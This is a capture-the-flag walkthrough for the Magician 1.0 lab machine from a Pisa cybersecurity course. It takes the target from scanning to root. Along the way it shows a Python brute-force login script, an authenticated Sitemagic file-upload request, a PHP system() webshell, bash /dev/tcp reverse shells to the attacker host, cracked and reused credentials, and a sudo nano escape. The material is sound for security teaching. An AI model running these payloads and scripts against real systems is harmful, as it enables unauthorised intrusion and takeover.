Magician 1.0 - walkthrough

Filippo Lauria

This is a walkthrough for the vulnerable machine named **Magician 1.0** released during the *Lab of Secure system configuration, device hardening and firewall management* in the Master's degree course in cybersecurity organized by the University of Pisa (UniPI) and the Institute of Informatics and Telematics of the Italian National Research Council (IIT-CNR).

Part 1 - Scanning

Our testing machine is connected to the "host only network" **172.17.2.0/24** through the **vboxnet0 network interface**, as shown here:

```
root@attacker:~# ifconfig vboxnet0
vboxnet0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.2.100  netmask 255.255.255.0  broadcast 172.17.2.255
        inet6 fe80::800:27ff:fe00:0  prefixlen 64  scopeid 0x20<link>
        ether 0a:00:27:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 16  overruns 0  frame 0
        TX packets 681  bytes 53307 (53.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The instance of Magician we are targeting is also attached to the 172.17.2.0/24 network. To discover the IPv4 address of the target, we execute the following command:

```
root@attacker:~# nmap -T5 -PE -sn 172.17.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-26 13:41 CEST
Nmap scan report for 172.17.2.107
Host is up (0.00033s latency).
MAC Address: 08:00:27:F9:29:01 (Oracle VirtualBox virtual NIC)
...
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.36 seconds
```

In fact, the output shows that the IP address of the target machine is **172.17.2.107**. We then performed an initial SYN scan on all TCP ports using the following command:

```
root@attacker:~/machines/magician# nmap -T5 -Pn -sS -p- -n -oA scan/initial 172.17.2.107
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-26 13:46 CEST
Nmap scan report for 172.17.2.107
Host is up (0.00048s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:F9:29:01 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
```

The output reveals that there are two potential services running on the target machine: SSH on port 22 and HTTP on port 80.


We then continue using the nmap abilities of detecting service/version info and executing default scripts on the open ports:

```
root@attacker:~/machines/magician# nmap -T5 -Pn -sV -sC -p22,80 -n -oA scan/default 172.17.2.107
...
PORT   STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
...
80/tcp open  httpApache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:F9:29:01 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
```

The output shows that the OpenSSH service is running on port 22, and Apache HTTP Server is running on port 80. The version and other details of these services are also displayed. The Apache HTTP Server version is 2.4.38, and the operating system detected is Linux (Debian). The output also shows the MAC address of the virtual NIC used by the target machine. Nmap's service detection feature was used to obtain this information. The -sV option enables version detection and -sC option enables script scanning.

Part 2 - Enumerating

When we visit http://172.17.2.107 with our browser, we are presented with a blank page:




Since we don't see anything other than a blank page, we can try to enumerate other resources that might be exposed by the web server but not listed or linked. To do this, we use **ffuf** in conjunction with the *directory-list-2.3-medium.txt* list provided by the SecLists GitHub repository.


```
root@attacker:~/machines/magician# ffuf -w lists/directory-list-2.3-medium.txt -u
http://172.17.2.107/FUZZ -t 80 -ic -c
...
________________________________________________

 :: Method       : GET
 :: URL          : http://172.17.2.107/FUZZ
 :: Wordlist     : FUZZ: lists/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration  : false
 :: Timeout      : 10
 :: Threads      : 80
 :: Matcher      : Response status: 200,204,301,302,307,401,403,405
________________________________________________

...
magic                   [Status: 301, Size: 312, Words: 20, Lines: 10]
:: Progress: [220547/220547] :: Job [1/1] :: 3831 req/sec :: Duration: [0:00:44] :: Errors: 0 ::
```

As it can be noticed, the endpoint "magic" responds with an HTTP 301 (Redirect) status code. Therefore, we use our browser to visit that endpoint which redirects to the endpoint "magic/", presenting the website shown below.


From the home page, we can infer a possible username related to "Arabella" (i.e. amazingara):



Additionally, we can gather other information from the "bio" section as well as from a login section.



Also, by inspecting the HTML source code, we can see that the website is built using the **Sitemagic CMS**.



Just by doing a quick search, we discovered that SiteMagic CMS 4.4.2 is vulnerable to an Arbitrary File Upload (authenticated) vulnerability. A public exploit is available, which can be downloaded here. To confirm that the target website is running a vulnerable instance of Sitemagic CMS, we downloaded the source code of the known vulnerable version (version 4.4.2) from the official website. We then extracted the zip archive in a local directory and used recursive grep to search for the string '20191018', which is related to the target version as shown in the previous screenshot.

As noticed in the following output, the file *metadata.xml* confirms with a high probability that the target is running SiteMagic CMS 4.4.2.

```
root@attacker:~/machines/magician# mkdir resources
root@attacker:~/machines/magician# cd resources/
root@attacker:~/machines/magician/resources# wget -O sitemagic.zip \
    'https://sitemagic.org/index.php?SMExt=SMDownloads&SMDownloadsFile=SitemagicCMS442.zip'
...
2023-04-26 15:36:11 (5,52 MB/s) - ‘sitemagic.zip’ saved [19438319]

root@attacker:~/machines/magician/resources# mkdir sitemagic
root@attacker:~/machines/magician/resources# unzip -qq -d sitemagic/ sitemagic.zip
root@attacker:~/machines/magician/resources# cd sitemagic/
root@attacker:~/machines/magician/resources/sitemagic# grep -R '20191018' .
./metadata.xml:    <entry key="Version" value="20191018" />
```

In order to execute the exploit, authentication is required. Since the target does not allow new user registration, we attempt to enumerate existing users. We gather a lot of information about possible users mainly from the homepage and bio section. We use this information to create a custom password list using the tool called **CUPP**. Then, we can use the generated password list to target probable usernames such as "amazingara" or "madmateo".

```
root@attacker:~/machines/magician/lists# cupp --interactive
...


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Arabella
> Surname: Fernandez
> Nickname: amazingara
> Birthdate (DDMMYYYY):


> Partners) name: Mateo
> Partners) nickname: madmateo
> Partners) birthdate (DDMMYYYY):
...
> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed:
waterracing,cleaner,photography
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to arabella.txt, counting 10116 words.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with arabella.txt and shoot! Good luck!
```


In order to attempt a dictionary attack against the login form, I decided to build a simple Python 3 script:

```
#!/usr/bin/env python3

import requests
import re

target_address = 'http://172.17.2.107'
login_path = '/magic/index.php?SMExt=SMLogin'
username = 'amazingara'
wordlist_file = 'lists/arabella.txt'

login_url = target_address + login_path

wordlist = []
# load passwords

with open(wordlist_file, "r") as fd:
    wordlist = fd.read().splitlines()

if not wordlist:
    print("[!] Invalid wordlist")

# variabili per il feedback a video
errors = 0
i = 0
tot = len(wordlist)
last_status_len = 0

for w in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)

    csrf_token = re.search('input.+?name="SMRequestToken".+?value="(.+?)"', login_page.text).group(1)
    if not csrf_token:
          print('[!] Failed getting CSRF token')
          i += 1
          errors += 1
          continue;

    headers = {
          'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0',
          'Referer': login_url
    }

    data = {
          'SMRequestToken': csrf_token,
          'SMInputSMLoginUsername': username,
          'SMInputSMLoginPassword': w,
          'SMPostBackControl': 'SMLinkButtonSMLoginSubmit',
          'SMOptionListSMLoginLanguages[]': 'en'
    }

    percentage = round((i*100)/tot, 2)

    status_message = f'[*] Token: {csrf_token} - Password: {w} - Status: {i}/{tot} ({percentage}%)'
    this_status_len = len(status_message)
    if last_status_len > this_status_len:
          status_message += " " * (last_status_len - this_status_len)

    last_status_len = len(status_message)
    print(status_message, flush=True, end='')
    print('\b' * last_status_len, flush=True, end='')


    login_result = session.post(login_url, headers=headers, data=data, allow_redirects=False)

    if 'location' in login_result.headers:
          if 'index.php?SMExt=SMAnnouncements' in login_result.headers['location']:
                  print(f'\n\n[*] Found {username}:{w} - Errors: {errors}\n')
                  break

    i += 1
```

The script presented retrieves the CSRF token and then issues a POST request using the Python module "requests". Running the script with the username "madmateo" did not produce any result, while using the username "amazingara" gave us the related password: **Madmateo@@@**.

```
root@attacker:~/machines/magician# chmod +x magic_brute.py
root@attacker:~/machines/magician# ./magic_brute.py
[*] Token: e34253f80fc60b5475a4b8f496d0cf87 - Password: Madmateo@@@ - Status: 4890/10116 (48.34%)

[*] Found amazingara:Madmateo@@@ - Errors: 0
```


Using the retrieved credentials allowed us to access the administration panel, as shown below.



With the help of BurpSuite, we attempt to use the POST request shown in the exploit to upload our arbitrary file:

```
POST
/magic/index.php?SMExt=SMFiles&SMTemplateType=Basic&SMExecMode=Dedicated&SMFilesUpload&SMFilesUploadPath=
files%2Fimages HTTP/1.1
Host: 172.17.2.107
Content-Length: 459
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.17.2.107
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuTU0D4yBYwBojAJV
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Referer:
http://172.17.2.107/magic/index.php?SMExt=SMFiles&SMTemplateType=Basic&SMExecMode=Dedicated&SMFilesUpload
&SMFilesUploadPath=files%2Fimages
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SMSESSIONaca690547b0bc56e=r1rlfuajd63et92jcm0u7mqas8
Connection: close

------WebKitFormBoundaryuTU0D4yBYwBojAJV
Content-Disposition: form-data; name="SMInputSMFilesUpload"; filename="info.php"
Content-Type: application/x-php

<?php phpinfo();

------WebKitFormBoundaryuTU0D4yBYwBojAJV
Content-Disposition: form-data; name="SMPostBackControl"


------WebKitFormBoundaryuTU0D4yBYwBojAJV
Content-Disposition: form-data; name="SMRequestToken"

50e2b4a3be31ef3d3a3ed777ec8e225b
------WebKitFormBoundaryuTU0D4yBYwBojAJV--
```

In our case, we uploaded the file *info.php* to confirm the vulnerability, which executes the *PHP phpinfo() function*, as shown below:




Part 3 - Exploiting

We repeated the previous step and uploaded a simple PHP backdoor based on the *PHP system() function*:

```
<?php system($_GET['cmd']);
```

And in the following screenshot, you can see that the uploaded backdoor allows us to execute shell commands, for example, in this case, the **id** command which returns the user **www-data**:



At this point we use the tool RSG (Reverse Shell Generator) to generate a reverse shell payload and start listening for incoming connections on the designated port (in this case TCP 8000).

```
root@attacker:~/machines/magician# rsg 172.17.2.100 8000 bash
BASH REVERSE SHELL
bash -i >& /dev/tcp/172.17.2.100/8000 0>&1

BASH REVERSE SHELL
0<&196;exec 196<>/dev/tcp/172.17.2.100/8000; sh <&196 >&196 2>&196

BASH REVERSE SHELL
exec 5<> /dev/tcp/172.17.2.100/8000; cat <&5 | while read line; do $line 2>&5>&5; done

Select your payload, press "l" to listen on port 8000 or enter to exit: l
Listening on 172.17.2.100 8000
```

Now we have to use our backdoor to execute the provided payload. To simplify the process, we can use the BurpSuite Repeater tool to send the following request:

```
GET
/magic/files/images/backdoor.php?cmd=echo+'/bin/bash+-i+>%26+/dev/tcp/172.17.2.100/8000+0>%261'+|+/bin/ba
sh HTTP/1.1
Host: 172.17.2.107
Cookie: SMSESSIONaca690547b0bc56e=r1rlfuajd63et92jcm0u7mqas8
```

The previous request will cause the target server to spawn a reverse shell back to our attacking machine:

```
www-data@magician:/var/www/html/magic/files/images$ whoami
whoami
www-data
www-data@magician:/var/www/html/magic/files/images$ /sbin/ifconfig
/sbin/ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.2.107  netmask 255.255.255.0  broadcast 172.17.2.255
        inet6 fe80::a00:27ff:fef9:2901  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f9:29:01  txqueuelen 1000  (Ethernet)
        RX packets 342412  bytes 50077978 (47.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 336220  bytes 159523455 (152.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

...
```

Now, we need to obtain a minimal interactive terminal. To achieve this, we can use the following command:

```
www-data@magician:/var/www/html/magic/files/images$ tty
tty
not a tty
www-data@magician:/var/www/html/magic/files/images$ which python2 python3
which python2 python3
/usr/bin/python2
/usr/bin/python3
www-data@magician:/var/www/html/magic/files/images$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<es$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@magician:/var/www/html/magic/files/images$ export TERM=xterm
export TERM=xterm
www-data@magician:/var/www/html/magic/files/images$ ^Z
[1]+  Stopped                 rsg 172.17.2.100 8000 bash
root@attacker:~/machines/magician# stty raw -echo
root@attacker:~/machines/magician# fg (not echoed)
root@attacker:~/machines/magician# rsg 172.17.2.100 8000 bash

www-data@magician:/var/www/html/magic/files/images$
```

At this point, we now have an interactive terminal on the target.

Part 4 - Local enumeration

We upload on the target the LinEnum.sh script to facilitate the local enumeration process:

```
root@attacker:~/machines/magician# mkdir www
root@attacker:~/machines/magician# cd www/
root@attacker:~/machines/magician/www# wget
'https://raw.githubusercontent.com/filippolauria/LinEnum/master/LinEnum.sh'
...
2023-04-26 17:23:11 (1,53 MB/s) - 'LinEnum.sh' saved [61149/61149]
root@attacker:~/machines/magician/www# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.17.2.107 - - [26/Apr/2023 17:23:40] "GET /LinEnum.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

To upload it to the target we use the **wget** command:

```
www-data@magician:/var/www/html/magic/files/images$ cd /tmp
www-data@magician:/tmp$ which wget
/usr/bin/wget
www-data@magician:/tmp$ wget 172.17.2.100/LinEnum.sh
...
www-data@magician:/tmp$ chmod +x LineEnum.sh
```

The tool produced a lot of output. Among all the output it is worth noting that there is a user named **josh** present in the system.

After that, we manually traverse the file system and find a backup directory in **/var/www/html** which seems worth checking:

```
www-data@magician:/tmp$ cd /var/www/html/
www-data@magician:/var/www/html$ ls -la
total 16
drwxr-xr-x 4 root         root     4096 Sep 18  2020 .
drwxr-xr-x 3 root         root     4096 Sep 14  2020 ..
-rw-r--r-- 1 www-data www-data     0 Sep 18  2020 index.html
drwxr-xr-x 9 www-data www-data 4096 Sep 18  2020 magic
drwxr-xr-x 2 josh         josh     4096 Sep 18  2020 magic_backups_3c05c49daee767fa8f3c64a4e5d0214c
www-data@magician:/var/www/html$ cd magic_backups_3c05c49daee767fa8f3c64a4e5d0214c/
www-data@magician:/var/www/html/magic_backups_3c05c49daee767fa8f3c64a4e5d0214c/$ ls -al
total 19032
drwxr-xr-x 2 josh josh    4096 Sep 18  2020 .
drwxr-xr-x 4 root root    4096 Sep 18  2020 ..
-rw-r--r-- 1 root root 19480421 Sep 18  2020 01.zip
www-data@magician:/var/www/html/magic_backups_3c05c49daee767fa8f3c64a4e5d0214c/$
```

Since the web server serves the entire **/var/www/html** directory, we can retrieve the interesting file using a browser or **wget** command, as shown below:

```
root@attacker:~/machines/magician/findings# wget
http://172.17.2.107/magic_backups_3c05c49daee767fa8f3c64a4e5d0214c/01.zip
…
2023-04-26 17:43:14 (237 MB/s) - ‘01.zip’ saved [19480421/19480421]

root@attacker:~/machines/magician/findings# unzip 01.zip
Archive:  01.zip
   creating: 01/
   creating: 01/files/
   creating: 01/files/editor/
[01.zip] 01/files/editor/images.js password:
```

Notice that as soon as we tried to extract files, we find out that the archive was password-protected. So we decided to use John the Ripper for brute-forcing the archive's password. After some tries, the password was found using the list *xato-net-10-million-passwords-1000000.txt* from the SecLists repository:

```
root@attacker:~/machines/magician/findings# /opt/john/run/zip2john 01.zip > 01.zip.hashes
...
root@attacker:~/machines/magician/findings# /opt/john/run/john
--wordlist=/opt/SecLists/Passwords/xato-net-10-million-passwords-1000000.txt 01.zip.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
5hsU75kpoT       (01.zip)
1g 0:00:00:00 DONE (2023-04-26 17:56) 25.00g/s 614400p/s 614400c/s 614400C/s wooden..ganesha
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can proceed with extracting the files from the archive:

```
root@attacker:~/machines/magician/findings# unzip -qq 01.zip
[01.zip] 01/files/editor/images.js password:
root@attacker:~/machines/magician/findings# cd 01/
root@attacker:~/machines/magician/findings/01# ls -al
total 156
drwxr-xr-x  9 root root  4096 set 18  2020 .
drwxr-xr-x  3 root root  4096 apr 26 18:05 ..
drwxr-xr-x  5 root root  4096 set 18  2020 base
-rw-r-----  1 root root 31371 set 18  2020 changelog.txt
-rw-r-----  1 root root  3850 set 18  2020 config.xml.php
drwxr-xr-x  2 root root  4096 set 18  2020 data
drwxr-xr-x 23 root root  4096 set 18  2020 extensions
-rw-r-----  1 root root  1150 set 18  2020 favicon.ico
drwxr-xr-x  5 root root  4096 set 18  2020 files
-rw-r--r--  1 root root  7895 set 18  2020 .htaccess
drwxr-xr-x  8 root root  4096 set 18  2020 images
-rw-r-----  1 root root  1100 set 18  2020 index.php
-rw-r-----  1 root root 21928 set 18  2020 install.php
-rw-r-----  1 root root  2452 set 18  2020 license.txt
-rw-r-----  1 root root   575 set 18  2020 metadata.xml
-rw-r-----  1 root root   709 set 18  2020 package.json
drwxr-xr-x  2 root root  4096 set 18  2020 sites
-rw-r-----  1 root root  6237 set 18  2020 tables.sql
drwxr-xr-x 15 root root  4096 set 18  2020 templates
-rw-r-----  1 root root 21928 set 18  2020 upgrade.php
```

In general, files that have "config", "env", "params", "metadata", etc. in their names often contain useful information. In fact, the file *config.xml.php* contains the following line:

```
...
<!-- REQUIRED, but only if using MySQL as the data source -->
<entry key="DatabaseConnection" value="localhost;magic_db;josh;tr4wq09"/>
...
```

The previous line appears to contain a hostname, a database name, a username, and a password. Since we found a user named **josh** on the system, we decide to attempt logging in using the discovered credentials. The credentials are valid, as can be noticed by the fact that we are now logged in as josh on the system:

```
www-data@magician:/var/www/html/magic$ su josh
Password:
josh@magician:/var/www/html/magic$ whoami
josh
josh@magician:/var/www/html/magic$
```

With the new user, we can execute LinEnum.sh again to further explore the system:

```
josh@magician:/tmp$ ./LinEnum.sh -st
...
[!] We can sudo when supplying a password:
Matching Defaults entries for josh on magician:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User josh may run the following commands on magician:
        (ALL : ALL) /usr/bin/nano /home/josh/*
...
```

The tool highlights that the user **josh** can use **sudo** to launch the **nano** editor as **root**.

Part 5 - Privileges escalation

We used the website "gtfobins" to learn how to exploit the previous finding. We start by invoking the editor with elevated privileges using **sudo**:

```
josh@magician:/tmp$ sudo /usr/bin/nano /home/josh/foo
```

At this point, as stated here, within nano we enter the following commands:

```
^R^X
reset; /bin/bash -i 1>&0 2>&0
```

Once executed, we will have root access to the system. We can then navigate to the **/root** directory and read the *flag.txt* file to obtain the flag.

```
root@magician:~# whoami
root
root@magician:~# ls -l
total 4
-r-------- 1 root root 845 Apr 27 14:56 flag.txt
root@magician:~# cat flag.txt
...
Congratulations!

You have successfully pwned Magician 1.0.
...
```

Conclusion

Well, that's the end of our little adventure! We managed to hack our way into the target system and eventually gain root access. Along the way, we used a variety of tools and techniques to find vulnerabilities and exploit them. It just goes to show that with a bit of knowledge and persistence, anything is possible in the world of cybersecurity.

Remember to always stay ethical and use your powers for good!